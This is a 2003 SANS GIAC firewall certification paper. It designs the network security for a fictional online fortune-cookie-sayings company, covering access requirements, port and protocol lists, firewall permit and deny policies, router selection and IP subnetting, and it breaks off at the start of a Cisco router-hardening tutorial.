Global Information Assurance Certification Paper

SANS GCFW PRACTICAL ASSIGNMENT
version 1.8
GIAC ENTERPRISES
By Steven Phelps
March 1, 2003

1. ABSTRACT

GIAC Enterprises (GIACE) is a startup company seeking to expand into the growing online fortune cookie sales niche market. They have limited capital and need to rapidly start up their business. They have established relationships with suppliers and International partners to help get their business the exposure it needs.

The company has installed a new corporate Local Area Network to facilitate their business operations. They have defined, validated, designed, approved and implemented a new security policy.

After the implementation of the design, an audit was conducted to verify the new security policy. After exhaustive and tedious attention to detail, the policy was verified, an operational baseline for network security was established and several discrepancies were noted for improvement. Recommendations were made to correct the deficiencies.

Shortly after the start-up, GIACE has had to confront the obstacles of competition. An enterprising employee of GIACE embarks on a campaign to make GIACE more business by resorting to several illegal practices aimed at GIACE's primary competitor – Fortunes Online.

TABLE OF CONTENTS

Assignment 1

1.1. GIAC Enterprises (GIACE) Background

GIACE is a rapid startup e-business desiring to capitalize on the emerging fortune cookie saying niche market. It is comprised of 25 employees which include teleworkers and a mobile sales force. In order to establish itself as the premier online fortune cookie saying provider, GIACE must rapidly market its services to a broad audience. GIACE lacks significant capital to establish an elaborate network in which to provide its services, so it must leverage the capabilities of fewer devices in order to provide a secure computing environment. It will utilize as much public domain software as possible in order to keep costs down. Additionally, as this is an emerging niche market, GIACE is reluctant to invest a significant amount of its resources in a market that may quickly dissolve. However, GIACE will track the demand placed on its networking infrastructure and position itself for future growth if required.

1.1.1. GIAC BUSINESS OPERATIONS

1.1.1.1. Customers Operations

GIACE provides fortune cookie sayings to its customers via its online webserver. GIAC reaches its customer base utilizing the GIACE mobile sales force, advertising in restaurant supply magazines and by advertising on its website. Customers place orders for fortune cookie sayings by interfacing with an interactive webpage. Orders are placed via Secure Socket Layer (SSL) to protect sensitive information. Customers can query an online database to shop for the latest sayings and retrieve their associated price-list. On-line orders automatically generate an invoice to reference the transaction for future customer service issues with GIACE. Customers can query the database for order status, return information, in addition to providing feedback about GIACE services.

1.1.1.2. Supplier Operations

Suppliers provide fortune cookie sayings to GIACE utilizing a Just in Time (JIT) strategy[1]. Suppliers query the GIACE online database by providing an authenticated user-id and password pair. An SSL session is then established to facilitate access to the supplier area of the GIACE webserver. After accessing the supplier area, suppliers determine the inventory levels of GIACE fortune cookie sayings. When inventory thresholds are exceeded (inventory drops too low), suppliers resupply GIACE with the required sayings utilizing file transfer protocol (ftp) between supplier databases and GIACE file servers. The ftp transfer is tunneled through a virtual private network (VPN) connection to GIACE's internal router. GIACEs internal router provides a secure gateway to the GIACE LAN. Suppliers can track accounts receivable, accounts payable,

[1] http://www.inventorysolutions.org/def_jit.htm

generate invoices/receipts as well as access customer service information through GIACEs online database.

1.1.1.3. Partner Operations

International partners access GIACE fortune cookie saying reseller packages on demand. GIACE provides reseller packages by posting available package deals on the GIACE webserver. Partners query the GIACE online database by providing an authenticated user-id and password pair. An SSL session is then established to facilitate access to the partner area of the GIACE webserver. When a reseller package is desired, partners download the package from GIACE's file server utilizing ftp. The ftp transfer is tunneled through a virtual private network (VPN) connection to GIACE's internal router. GIACE's internal router provides a secure gateway to the GIACE LAN. Partners can track accounts receivable, accounts payable, generate invoices/receipts as well as access customer service information through GIACE's online database.

1.1.1.4. GIACE Mobile Sales Force Operations

GIACE mobile sales forces are on the move on a daily basis to contact potential customers and "push" the GIACE product line. Sales information must be updated, e-mail must be accessed and general administrative tasks must be accomplished on a daily basis. Due to their mobile nature, provisions for access have been established by GIACE with a local Internet Sales Provider (ISP). Sales forces dial-up to the ISP's VPN server through a special 1-800 number to access the GIACE Local Area Network (LAN). The ISP VPN Server provides a secure gateway to GIACE's internal router. GIACE's internal router provides a secure gateway to the GIACE LAN.

1.1.1.5. GIACE Teleworker Force Operations

While GIACE relies primarily upon suppliers for its fortune cookie saying lines, it also employs several "creative" consultants that work out of their home. When creative consultants come up with new ideas or need to perform administrative tasks on the GIACE LAN, they establish a VPN with GIACE's internal router. GIACE's internal router provides a secure gateway to the GIACE LAN.

1.1.1.6. GIACE Internal Employees Operations

GIACE utilizes several groups to implement its business. GIACE requires web development, customer service, system administration, database administration, clerical, sales, accounting and management functions to meet business needs. The Internal Employees access GIACE computing resources through a LAN. The web developer is responsible for keeping the webserver up to date with current GIACE information and for maintaining the database by

populating the database with GIACE's latest product line, maintaining the customer/supplier/partner interface, maintaining the webserver/database server linkage and all report generation functions. Customer service personnel are responsible for maintaining customer/supplier/partner information and inputting that information into the GIACE database. System administration is responsible for the maintenance, troubleshooting, and administration of the GIACE Network. The sales force is responsible for keeping up to date on the GIACE product line and maintaining/developing customer contacts in the GIACE database. Accounting is responsible for the financial management functions of GIACE. Management is responsible for the smooth and efficient operation of GIACE.

1.2. GIACE Access Requirements

1.2.1. GIACE CUSTOMERS

GIACE customers will access GIACE via the public webserver using an SSL capable browser. This will allow anyone to purchase fortune cookie sayings from anywhere (Internet connection enabled). SSL will encrypt the customer's credit card and purchase information to provide data confidentiality.

1.2.2. GIACE SUPPLIERS

GIACE Suppliers will access the GIACE via the public webserver using an SSL capable browser in order to determine inventory levels. When required, suppliers will access GIACE's file server using a standard ftp application tunneled through a VPN to GIACE's internal router. The VPN will be established based upon: pre-shared key, source IP address, 3DES encryption algorithms, SHA-1 hashes, Diffie-Hellman Key Group 1and ESP protocol in tunnel mode. The Security Association (SA) Lifetime will be 86400 seconds (24 hours).

1.2.3. GIACE PARTNERS

GIACE Partners will access the GIACE via the public webserver using an SSL capable browser in order to shop for reseller package deals on demand. When required, partners will access GIACE's file server using a standard ftp application tunneled through a VPN to GIACE's internal router. The VPN will be established based upon: pre-shared key, source IP address, 3DES encryption algorithms, SHA-1 hashes, Diffie-Hellman Key Group 1and ESP protocol in tunnel mode. The Security Association (SA) Lifetime will be 86400 seconds (24 hours).

1.2.4. MOBILE SALES FORCE

The mobile sales force will access the GIACE LAN via an ISP VPN server. The sales force will dial-up to the VPN server using an 1-800-number to

authenticate with user-id and password, and establish a VPN with the ISP. The ISP will then establish a VPN with GIACE's internal router.

The VPN will be established based upon: pre-shared key, source IP address, 3DES encryption algorithms, SHA-1 hashes, Diffie-Hellman Key Group 1 and ESP protocol in tunnel mode. The Security Association (SA) Lifetime will be 86400 seconds (24 hours).

In this gateway to gateway mode, the sales force will have secure access to the LAN from anywhere their travels may take them. The sales force must be able to access GIACE's e-mail server utilizing Microsoft Outlook 2000 [2](Post Office Protocol and Simple Mail Transfer Protocol) and download files from GIACE's FTP server using a standard ftp application. Sales information on new customers will be provided via e-mail attachments. The ISP will provide Domain Name Services.

Sales Force laptops will be configured by GIACE system administrators using Microsoft Windows NT 4.0[3], Service Pack 6a to ensure secure configurations. Additionally, mobile sales forces will utilize Zone Labs Zone Alarm Pro[4] for a host-based firewall to help secure Internet connections. Host-based firewalls will provide an extra layer of security for remote clients connected to the GIACE network. Norton Anti-Virus 2003 [5]will be utilized to provide scanning of e-mail and data. Users will be trained on how to keep operating systems and anti-virus definitions updated. All software will be updated regularly.

1.2.5. TELEWORKER FORCE

The teleworker Force will access the GIACE LAN utilizing a VPN connection to GIACE's internal router. The VPN will be established via a broadband Internet connection. GIACE will provide teleworkers with an RCA cable modem Model DCM245R[6] in those areas with a cable based high speed internet connection. Teleworkers with DSL connections will be provided a Netgear DG814 DSL Modem[7]. If no high speed Internet connection is available, teleworkers will dial-up to the ISP and connect to GIACE in the same manner as the mobile sales force.

The VPN client software to be used by the teleworker is Cisco's VPN Client version 3.7[8]. The VPN will be established based upon: pre-shared key, source IP address, 3DES encryption algorithms, SHA-1 hashes, Diffie-Hellman Key Group 1and ESP protocol in tunnel mode. The Security Association (SA)

---

[2] http://www.microsoft.com/office/previous/outlook/2000Tour/default.asp
[3] http://www.microsoft.com/ntworkstation/ProductInformation/default.asp
[4] http://www.zonelabs.com/store/content/catalog/products/zap/zap_details.jsp?lid=nav_pro
[5] http://www.symantec.com/nav/nav_9xnt
[6] http://www.rca.com/product/viewmodellist/browseproduct/0,2589,CI700094,00.html
[7] http://www.netgear.com/products/prod_details.asp?prodID=136&view
[8] http://www.cisco.com/univercd/cc/td/doc/product/vpn/client

Lifetime will be 86400 seconds (24 hours). Teleworkers must be able to access GIACE's e-mail server utilizing Microsoft Outlook 2000 (Post Office Protocol) and download files from GIACE's FTP server using a standard ftp application. The cable or DSL provider will provide Domain Name Services.

System administrators will provide instructions to teleworkers to aid them in how to secure configurations of Microsoft NT 4.0 Service Pack 6a. Additionally, teleworkers will utilize Zone Labs Zone Alarm Pro for a host-based firewall to help secure permanent Internet connections common in high speed home environments. Host-based firewalls will provide an extra layer of security for remote clients connected to the GIACE network. Users will be trained on how to keep operating systems and anti-virus definitions updated. All software will be updated regularly.

1.3. GIACE User Network (Internal Network)

1.3.1. ALL INTERNAL EMPLOYEES

In the conduct of GIACE's daily operations all employees will be allowed unlimited access to the Internet via Hyper Text Transfer Protocol (HTTP) and HTTP Secure (HTTPS) protocols. This will be accomplished using Internet Explorer 6.0 (IE6)[9] with the latest patches. Secure Socket Layer (SSL) will be allowed to establish secure connections as required.

To facilitate data downloads, File Transfer Protocol (FTP) included in IE6 will also be allowed. Additionally, Domain Name Service (DNS) will be required for all employees and serviced by GIACE's internal DNS server.

To facilitate interaction with news groups, the Network News Transfer Protocol (NNTP) will be allowed for all employees. Newsgroups interaction will be addressed with the Forte's Agent Newsreader. Version 1.93[10].

To accomplish Microsoft NT 4.0 Domain Authentication and network resource utilization, the Netbios Name Service (NBNS) will be allowed in the GIACE Internal LAN only. GIACE utilizes Microsoft's Windows Internet Naming Service (WINS) to minimize broadcast traffic inherent to the Windows NT 4.0 operating system. Microsoft NT 4.0 with Service Pack 6a will be the standard operating system for all GIACE employees.

To facilitate e-mail access, all employees will utilize Microsoft Outlook 2000. Outlook 2000 will require both Simple Mail Transfer Protocol (SMTP) and the Post Office 3 Protocol (POP3).

[9] http://www.microsoft.com/windows/ie/default.asp
[10] http://www.forteinc.com/agent/index.php

To facilitate logging and trouble analysis, all workstations will receive accurate time from GIACE's Time Servers. This will require the Network Time Protocol (NTP) software[11].

Employees will also be allowed to make ICMP echo requests to facilitate troubleshooting connectivity problems.

Additionally, Norton Anti-virus 2003 and Zone Lab's Zone Alarm Pro Host Based Firewalls will also be standard applications on all GIACE employee workstations. Again, all software will be updated regularly.

To summarize, the following applications and protocols will be required for all GIACE Internal Employees:

1.3.1.1. Applications Required

Microsoft NT (Service Pack 6a)
Microsoft Internet Explorer 6.0
Microsoft Outlook 2000
Forte Agent Newsreader 1.93
Norton Anti-Virus 2003
Zone Labs Zone Alarm Pro
Ntp411c-nt

1.3.1.2. Services/Protocols Required

Service Requests/Replies to/from:

HTTP (TCP 80)
HTTPS/SSL (TCP 443)
DNS (TCP/UDP 53)
NNTP (TCP 119)
NBNS (TCP/UDP 137)
NBDGM (TCP/UDP 138)
NBSS (TCP 139)
SMTP (TCP 25)
POP3 (TCP 110)
NTP (UDP 123)
ICMP Echo Request/Reply

1.3.1.3. Special Employee Access Requirements

In addition to the standard access requirements, system administrators, web developers and customer service require Secure Shell (SSH). SSH will be

[11] http://norloff.org/ntp

used to remotely access and administer GIACE servers and routers. F-Secure SSH version 3.1(9)[12] will be used.

Service Requests/Replies to/from:

SSH (TCP 22)

1.4. GIACE Server Network (Internal LAN)

The GIACE network includes a separate network strictly for GIACE operational services and system administrators (most system administration is done on the devices in this network). Services, applications and protocols required for the operation of this network are as follows:

1.4.1. GIACE INTERNAL NETWORK SERVERS

1.4.1.1. NT Domain Authentication (Primary/Backup Domain Controllers)

These servers allow for network security for the internal GIACE domain. Users must authenticate via user-id and password in order to access network resources. Implementing an NT domain allows system administrators to only provide the level of access required to accomplish user tasks. This is accomplished by assigning permissions to objects. Users must have the required permissions to access specific objects.

1.4.1.2. WINS (WINS Server)

The WINS Server allows users to access NT domain services on remote networks. Without WINS, hosts would broadcast a request for network services. Broadcasts consume bandwidth unnecessarily. With WINS, request NETBIOS Name resolution vs. broadcasting for resolution. After resolution, hosts are able to connect to remote hosts directly.

1.4.1.3. File Storage (File Server)

This server will allow GIACE employees, suppliers and partners to access files via ftp (partners, suppliers, mobile sales and teleworkers only). GIACE internal LAN employees access files NETBIOS services. The file server is also used to perform backup/recovery of GIACE data.

1.4.1.4. Internal E-mail (Exchange Server)

This server provides internal e-mail services to GIACE employees. This server is not visible to the public for security purposes.

[12] http://www.f-secure.com/get/ssh

1.4.1.5. Internal DNS (DNS Server)

This server provides DNS service to internal GIACE employees. This server is not visible to the public for security purposes.

1.4.1.6. Logging (Logging Server)

This server provides a single, isolated server for logging network activity on the GIACE network. System Administrators review logs on a daily basis to identify suspicious activity.

1.4.1.7. Time (Primary/Alternate NTP Servers)

This server provides accurate time to GIACE network hosts in order to facilitate incident handling and troubleshooting. A primary and alternate server provides redundancy.

1.4.1.8. Database (MySQL Server)

This server provides the GIACE database utilized for its e-business.

1.4.1.9. VPN Authentication (TACACS+ Server)

This server authenticates requests for VPN establishment when the source unknown IP address is not predetermined (those associated with the mobile sales force).

1.4.1.10. Network Device Maintenance (TFTP Server)

This server allows system administrators to maintain Cisco Network devices. It allows for the upgrade of Internetworking and switch OS upgrades and configuration backups.

1.4.2. APPLICATIONS/OPERATING SYSTEMS

Microsoft NT 4.0 Server (SP 6a)[13]

Required for Domain Controllers, WINS, TFTP and e-mail servers.

Microsoft Exchange 5.5[14]

Required for e-mail server.

[13] http://www.microsoft.com/ntserver/ProductInfo/default.asp
[14] http://support.microsoft.com/default.aspx?scid=fh;EN-US;ech

Veritas Backup Exec for NT vers. 9.0[15]

Required for data backup and recovery operations on file server.

Redhat Linux 7.3[16]

Required for DNS, Syslog, NTP, TACACS and SQL servers.

MySQL vers. 3.23.55[17]

Required for SQL Database Server.

Bind 9.2.1-9 (for Redhat Linux 7.3)[18]

Required for DNS Server

Sysklogd 1.4.1/8 (Included with Linux 7.3)

Required for Logging

TACACS+(tac_plus(9)[19]

Required for TACACS Server

F Secure SSH 3.1(9)

Required for remote access to Linux servers and Cisco devices.

Cisco TFTP Server v 1.1[20]

Required for TFTP server.

1.4.3. PROTOCOLS/SERVICES

Service Requests/Replies to/from:

NBNS (TCP/UDP 137)

Required for domain authentication, WINS registration, network printing, and resource browsing.

---

[15] http://www.veritas.com/products/category/ProductDetail.jhtml?productId=bews
[16] http://www.redhat.com/apps/download
[17] http://www.mysql.com/downloads/mysql-3.23.html
[18] http://www.redhat.com/swr/i386/bind-9.2.1-9.i386.html
[19] http://www.gazi.edu.tr/tacacs/index.php?page=download
[20] http://www.ncat.co.uk/Download

NBSS (TCP 139)

Required for domain authentication, WINS registration, network printing, resource browsing and network management.

NBDGM (TCP/UDP 138)

Required for domain authentication, network printing and resource browsing.

SMTP (TCP 25)

Required for transferring e-mail to e-mail servers.

POP3 (TCP 110)

Required for retrieving e-mail from e-mail servers

DNS (TCP/UDP 53)

Required for host name resolution.

Syslog (UDP 514)

Required for logging activities.

NTP (UDP 123)

Required for Network Time.

MySQL (TCP 3306)

Required for SQL Database.

TACACS (UDP 49)

Required for VPN authentication.

FTP (TCP 20/21)

Required for file transfers.

TFTP (UDP 69)

Required for file transfer with Cisco Network Devices

SSH (TCP 22)

Required for secure remote system administration

ICMP Echo Request/Reply

Required for troubleshooting network connectivity problems.

1.5. GIACE Service Network

The GIACE Service Network hosts the publicly available services of GIACE. This portion of the network provides the GIACE webserver, external e-mail and external DNS services. Services, applications and protocols required for the operation of this network are as follows:

1.5.1. GIACE EXTERNAL NETWORK SERVERS

1.5.1.1. Web Server

This server provides the "front end" of the GIACE e-business. Customers, partners and suppliers access the web server and its associated database interface to shop or conduct business with GIACE.

1.5.1.2. External mail server

This server allows the GIACE employees and customers to exchange e-mail across the internet.

1.5.1.3. External DNS Server

This server provides DNS services for the GIACE Network.

1.5.2. APPLICATIONS/OPERATING SYSTEMS

Microsoft NT 4.0 Server (SP6a)

Required e-mail server.

Microsoft Exchange 5.5

Required for e-mail server.

Veritas Backup Exec for NT vers. 9.0

Required for data backup and recovery operations on file server.

Redhat Linux 7.3

Required for DNS, Webserver.

Bind 9.2.1-1 (for Redhat Linux 7.3)

Required for DNS Server

OpenSSL 0.9.7 (for Redhat Linux 7.3)[21]

Required for establishing SSL connections with customers, partners and suppliers

Apache 2.0.44[22]

Required for web server

1.5.3. SERVICES/PROTOCOLS

Service Requests/Replies to/from:

SMTP (TCP 25)

Required for transferring e-mail to e-mail servers.

POP3 (TCP 110)

Required for retrieving e-mail from e-mail servers

DNS (TCP/UDP 53)

Required for host name resolution.

SSH (TCP 22)

Required for secure remote system administration

HTTP/SSL (TCP 80/443)

Required for secure/unsecure webserver access

ICMP Echo Request/Reply

[21] http://www.openssl.org/source
[22] http://nagoya.apache.org/mirror/httpd/binaries/linux

Required for troubleshooting network connectivity problems

1.6. GIACE Network DMZ

This network exists between the GIACE internal and External Firewall/Filter Routers. The access requirements for the specific protocols have been defined in previous sections.

1.6.1. SERVICES/PROTOCOLS

Service Requests/Replies to/from:

HTTP (TCP 80)
HTTPS/SSL (TCP 443)
DNS (TCP/UDP 53)
NNTP (TCP 119)
SMTP (TCP 25)
POP3 (TCP 110)
NTP (UDP 123)
SSH (TCP 22)
Syslog (UDP 514)
TACACS (UDP 49)
TFTP (UDP 69)
FTP (TCP 20/21)
MySQL (TCP 3306)
ICMP Echo Request/Reply

In addition to the above service/protocols, the following protocols are required in order to establish a VPN with the GIACE Internal Router:

Encapsulation Security Protocol (ESP)
Internet Security Association and Key Management Protocol (ISAKMP) (UDP 500)

1.7. GIACE/ISP Network

This network exists between the GIACE external router and the ISPs router. The GIACE network will use static routing.

1.7.1. SERVICES/PROTOCOLS

Service Requests/Replies to/from:

HTTP (TCP 80)
HTTPS/SSL (TCP 443)

DNS (TCP/UDP 53)
NNTP (TCP 119)
SMTP (TCP 25)
POP3 (TCP 110)
NTP (UDP 123)
FTP (TCP 20/21)
ESP
ISAKMP (UDP 500)
ICMP Echo Request/Reply

2. SUMMARIZED SECURITY POLICY FOR GIACE

In order to make the GIACE security policy easy to understand, the following paragraphs summarize our security needs (Replies to requested services are implied):

2.1. Policy 1

External Network to Service Network

Permitted Traffic

Everyone to webserver = tcp/80
Everyone to webserver = tcp/443
Everyone to e-mail Server tcp/25
Everyone to service network = icmp/echo-reply

Denied Traffic

Everything Else not explicitly authorized

2.2. Policy 2

External Network to Server Network

Permitted Traffic

Everyone to server network = icmp/echo-reply

Denied Traffic

Everything else no explicitly authorized

2.3. Policy 3

External Network to DMZ

Permitted Traffic

Everyone to 192.168.0.10 = udp/500
Everyone to 192.168.0.10 = esp
Everyone to 192.168.0.10 = icmp echo-request

Denied Traffic

Everything else not explicitly authorized

2.4. Policy 4

External Network to User Network

Permitted Traffic
None

Denied Traffic

All

2.5. Policy 5

Service Network to External Network

Permitted Traffic

DNS server to any = udp/tcp 53
E-mail server to any = tcp/25

Denied Traffic

Any to not explicitly allowed

2.6. Policy 6

Service Network to Server Network

Permitted Traffic

Any to server network = ICMP echo reply
E-mail to internal e-mail = tcp/25
Webserver to sql server = tcp/3306
Any to syslog server = udp/514
Any to ntp1 = udp/123

Any to ntp2 = udp/123

Denied traffic

Any not explicitly allowed

2.7. Policy 7

Service Network to User Network

Permitted Traffic

None

Denied Traffic

All

2.8. Policy 8

Server Network to External net

Permitted Traffic

Any to any = ICMP echo request
Ntp 1 to 129.6.15.28 = udp/123
Ntp 1 to 192.43.244.18 = udp/123
Ntp 2 to 129.6.15.28 = udp/123
Ntp 2 to 192.43.244.18 = udp/123
Sysadmin 1 to any = tcp/80,443,119,20,21
Sysadmin 2 to any = tcp/80,443,119,20,21

Denied Traffic

Any not explicitly allowed

2.9. Policy 9

Server Network to Service Network

Permitted Traffic

DNS to ext dns = tcp/udp 53
Mail to ext mail = smtp
Sysadmin 1 to ext mail = tcp 22
Sysadmin 1 to ext dns = tcp 22

Sysadmin 1 to webserver = tcp 22
Sysadmin 2 to ext mail = tcp 22
Sysadmin 2 to ext dns = tcp 22
Sysadmin 2 to webserver = tcp 22

Denied traffic

Any not specifically authorized

2.10. Policy 10

Server Network to DMZ

Permitted traffic

Sysadmin 1 to router = tcp 22
Sysadmin 2 to router = tcp 22
Tacacs server to internal router = tcp ack

Denied traffic

Any not specifically authorized

2.11. Policy 11

Server Network to User Network

Permitted Traffic

WINS to any = udp/tcp 137
PDC to any = udp/137,138 tcp/137,138,139
BDC to any = udp/137,138 tcp/137,138,139
Fileserver to any = udp/137,138

Denied traffic

Any not specifically authorized

2.12. Policy 12

User Network to External net

Permitted traffic

Any to any = tcp/80
Any to any = tcp 443

Any to any = tcp 119
Any to any = tcp 20,21
Any to any = ICMP echo request

Denied traffic

Any not specifically authorized

2.13. Policy 13

User Network to Service Network

Permitted traffic

Web developer to webserver = tcp/22

Denied traffic

Any not specifically authorized

2.14. Policy 14

User Network to DMZ

Permitted traffic

None

Denied traffic

All

2.15. Policy 15

User Network to Server Network

Permitted traffic

Any to WINS = tcp/udp 137
Any to PDC = tcp/ 137,138,139 udp/ 137,138
Any to BDC = tcp/ 137,138,139 udp/ 137,138
Any to file server = tcp/139
Any to DNS – tcp/udp 53
Any to e-mail = tcp/110
Any to e-mail = tcp/25
Web developer to SQL server = tcp/ 22

Customer service to SQL server = tcp/22
Any to ntp 1 = udp/123
Any to ntp 2 = udp/123

Denied traffic

Any not specifically authorized

2.16. Policy 16

Permitted Traffic

External Router to Syslog Server = udp/514
External Router to sysadmin1 = udp/69
External Router to sysadmin2 = udp/69

Denied Traffic

Any not specifically authorized

DMZ to Server Network

2.17. GIACE Network Design Considerations

2.17.1. FREEWARE

Freeware (GNU General Public License based)[23] will be used as much as possible to keep costs down. The Linux O/S will be used to support GNU applications.

2.17.2. CONSOLIDATED NETWORK SECURITY (GIACE ROUTERS)

Network security functions will be consolidated as much as possible. This will reduce the workload on system administrators and keep configurations relatively simple. Additionally, costs will be reduced by not having to purchase several devices. The use of Cisco devices will cut down on retraining time due to the similarity of configurations between devices.

2.17.3. GROWTH

While performance may be an issue (stateful inspection/filter same platform) as GIACE grows, system administrators will monitor bandwidth/CPU and memory utilization. When performance becomes an issue, GIACE will purchase additional devices to meet performance needs. As components are

[23] http://www.gnu.org/licenses/fdl.html

added, the functionality of the GIACE routers can be leveraged to provide less workload intensive functions (filtering) and pass off inspection duties to a PIX Firewall device. Additional interfaces and firewalls can be added to the router to accommodate additional networks

2.17.4. SEPARATE SERVER FUNCTIONS

Server functions will be kept separate as much as possible to prevent the spread of system compromise and limit the damage to one device.

2.17.5. SIMPLISTIC

To ease system administration burdens and to facilitate troubleshooting and maintenance, all configurations will be as simplistic as possible. This is accomplished by using he same vendor (Cisco) and consolidating functions.

2.17.6. SEGMENT TRAFFIC FOR PERFORMANCE/SECURITY

Network traffic will be segmented to limit broadcast/multicast traffic and to allow more granularity in filters. Traffic for each segment can be managed individually by putting server and user traffic on their own network.

2.17.7. DEFENSE IN DEPTH[24]

To enhance security, malicious traffic will have to defeat several layers of security to compromise the GIACE LAN.

2.17.8. HIDE NETWORKS[25]

GIACE Networks will be hidden as much as possible. The use of an external e-mail and DNS servers will enable GIACE users/hosts and e-mail to be hidden behind the external servers. The internal DNS servers only contain internal DNS entries and the external server only contains external entries. This prevents attackers from getting the IP address of internal hosts and finding out specific information about the internal configuration of the network.

2.17.9. CENTRALIZED LOGGING[26]

Centralized logging will be used to prevent intruders from covering their tracks should a system compromise occur. The internal logging server would have to be compromised in order to do so. Swatch will be used on the logging server to ensure system administrators are notified of potential incidents in a timely manner.

---

[24] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 2, Module 1
[25] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 2, Module 1
[26] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 5, Module 1

2.17.10. NETWORK ADDRESS TRANSLATION (NAT)

NAT will not be used to keep configurations simple and to avoid VPN issues due to changing IP addresses in IP headers.

2.17.11. ROUTER HARDENING [27]

Due to the reliance of the majority of security functions being consolidated on the routers, the routers must be hardened with the utmost security to ensure they will not be compromised.

2.17.12. O/S WITH SECURITY OPTIONS

In the internal GIACE LAN, Microsoft NT 4.0 will be used to facilitate user applications and to restrict access to LAN resources from insider attack.

2.17.13. WEB, E-MAIL AND DNS SERVER LOCKDOWN[28]

Due to server function and position in the network (vulnerability to attack by outsiders), the servers in the service network must be locked down to minimize compromise.

2.17.14. ENCRYPTION

To maximize data confidentiality, data will be encrypted as much as possible.

2.17.15. GIACE MANAGEMENT BUY-IN[29]

All network designs are coordinated and approved by GIACE Management. This is to ensure management support for all security policies implemented and to ensure all GIACE requirements are satisfied. Designs are approved by GIACE management in writing.

2.18. GIACE Network Diagram

See Appendix A for the GIACE Network Design

2.18.1. GIACE NETWORK COMPONENTS/FUNCTION

2.18.1.1. GIACE External Filter/Firewall Router

[27] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 3, Module 2
[28] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 3, Module 6
[29] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 5, Module 3

Brand/Version: Cisco 3640 Router, IOS version 12.2-13T (c3640-ik9o3sw6-mz.12.2-13.T)[30]

Purpose of component: Routing of all GIACE network traffic to the internet.

Security function of component: Filtering and stateful inspection of network traffic entering GIACE service, server and user networks

How Device placement fulfills security role: Single ingress/egress point for traffic entering the GIACE network.

2.18.1.1.1. APPROPRIATENESS OF DESIGN

Technical feasibility: The Cisco 3640 Router with the IP, Firewall and 3DES IPSEC feature set is able to perform filtering via standard access control lists, stateful inspection of certain applications via Context Based Access Control (CBAC) and VPN termination via 3DES IPSEC.

Financial feasibility: While the cost for the Cisco IOS feature set is more than the standard IOS, the cost is offset by not having to purchase additional hardware to perform VPN termination and Firewall functions. Consolidating these security functions satisfies GIACE's requirement to minimize costs. Due to the importance of this device to the security of GIACE networks, the cost for the feature sets are justified.

2.18.1.2. GIACE Internal Filter/Firewall Router

Brand/Version: Cisco 3640 Router, IOS version 12.2-13T (c3640-ik9o3sw6-mz.12.2-13.T)

Purpose of component: Routing of all internal GIACE network traffic and termination point for all VPNs established with the GIACE network from external sources.

Security function of component: Filtering and stateful inspection of network traffic entering GIACE server and user networks. Protects internal resources from insider attacks and provides defense in depth for external attacks.

How Device placement fulfills security role: Single ingress/egress point for traffic entering the GIACE server, user networks.

2.18.1.2.1. APPROPRIATENESS OF DESIGN

Technical feasibility: The Cisco 3640 Router with the IP, Firewall and 3DES IPSEC feature set is able to perform filtering via standard access control

[30] http://www.cisco.com/en/US/products/hw/routers/ps274/index.html

lists, stateful inspection of certain applications via Context Based Access Control (CBAC) and VPN termination via 3DES IPSEC.

Financial feasibility: While the cost for the Cisco IOS feature set is more than the standard IOS, the cost is offset by not having to purchase additional hardware to perform VPN termination and Firewall functions. Consolidating these security functions satisfies GIACE's requirement to minimize costs. Due to the importance of this device to the security of GIACE networks, the cost for the feature sets are justified.

3. ASSIGNMENT 2

Based upon the requirements of GIACE, the steps of securing the network can be accomplished. The devices selected to implement the security policies of GIACE are Cisco routers. Keeping in mind the design considerations of simplicity, reduced cost, minimizing training time and defense in depth, an external Cisco router will be utilized to provide filtering and stateful inspection of traffic entering the GIACE network. An internal Cisco router will be utilized to provide filtering, stateful inspection of traffic entering the GIACE internal LAN, defense in depth and VPN termination to facilitate secure connectivity with GIACE external employees, partners and suppliers. To summarize, GIACE network security will be implemented using filtering routers, IOS-based firewalls and VPNs[31]. Specific definitions of the security policy for GIACE will be provided in the following paragraphs. Note: IP addressing used in this assignment utilizes private network addresses (non-routable) to avoid portraying any real network currently in use.

3.1. Security Policy

3.1.1. EXPLANATION OF IP ADDRESSING AND SUBNETTING

GIACE Network to ISP connection (10.0.0.0 Network)

This network provides only 2 usable addresses (10.0.0.1/30 – 10.0.0.0.2/30, point to point) to save address space.

GIACE Network Subnetting

The 192.168.0.0 network utilizes two subnets. The GIACE service network, which requires 4 hosts and room for growth, is allocated 6 usable IP addresses (192.168.0.1/29 – 192.168.0.6/29). The 192.168.0.8 network is used between the GIACE External and Internal Routers. While the current requirement is for a point to point connection (2 usable addresses) we allow for growth in case we decide to add additional networking components (Intrusion Detection Systems, Network Management Systems etc.) in the future. The ethernet connection easily facilitates addition of additional devices (hub, switch etc.)

The 172.16.0.0 network is divided into two 126 host subnets (172.16.0.0 and 172.16.0.128). The 172.16.0.128 network is further subnetted to facilitate the GIACE server network which only requires 16 of the 126 addresses available. This will allow additional networks to be added in the future utilizing existing addresses. The GIACE user network, which requires 126 hosts (current plus

[31] SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 3, Module 1

growth), is allocated the 172.16.0.0/25 subnet (172.16.0.1/25 – 172.16.0.126/25) Within the GIACE user network IP range, 172.16.0.90 to 172.16.0.100 is assigned to a local address pool and is reserved for teleworkers establishing VPNs with the GIACE network. The GIACE server network, which requires 16 hosts plus room for growth, is allocated the 172.16.0.128/27 subnet (172.16.0.129/27 – 172.16.0.158/27).

3.1.2. ROUTER HARDENING AND CONFIGURATION TUTORIAL

Due to the fact that GIACE depends entirely upon the security of its routers for network security, it is imperative that the routers are as secure as possible i.e. "hardened." To demonstrate how to configure GIACE routers, the configuration of the GIACE external router will be explained. The configuration principles described here apply to the GIACE internal routers as well as any other Cisco device added as the network grows. This is possible because Cisco devices have very similar configuration principles. Note: The "hardening" procedures demonstrated here are based upon the SANS Institute's "Securing Cisco Routers: Step-by-Step," see REFERENCES for publication information. Additionally, examples in the tutorial are taken from an actual Cisco IOS.

3.1.2.1. Cisco Router User Interface

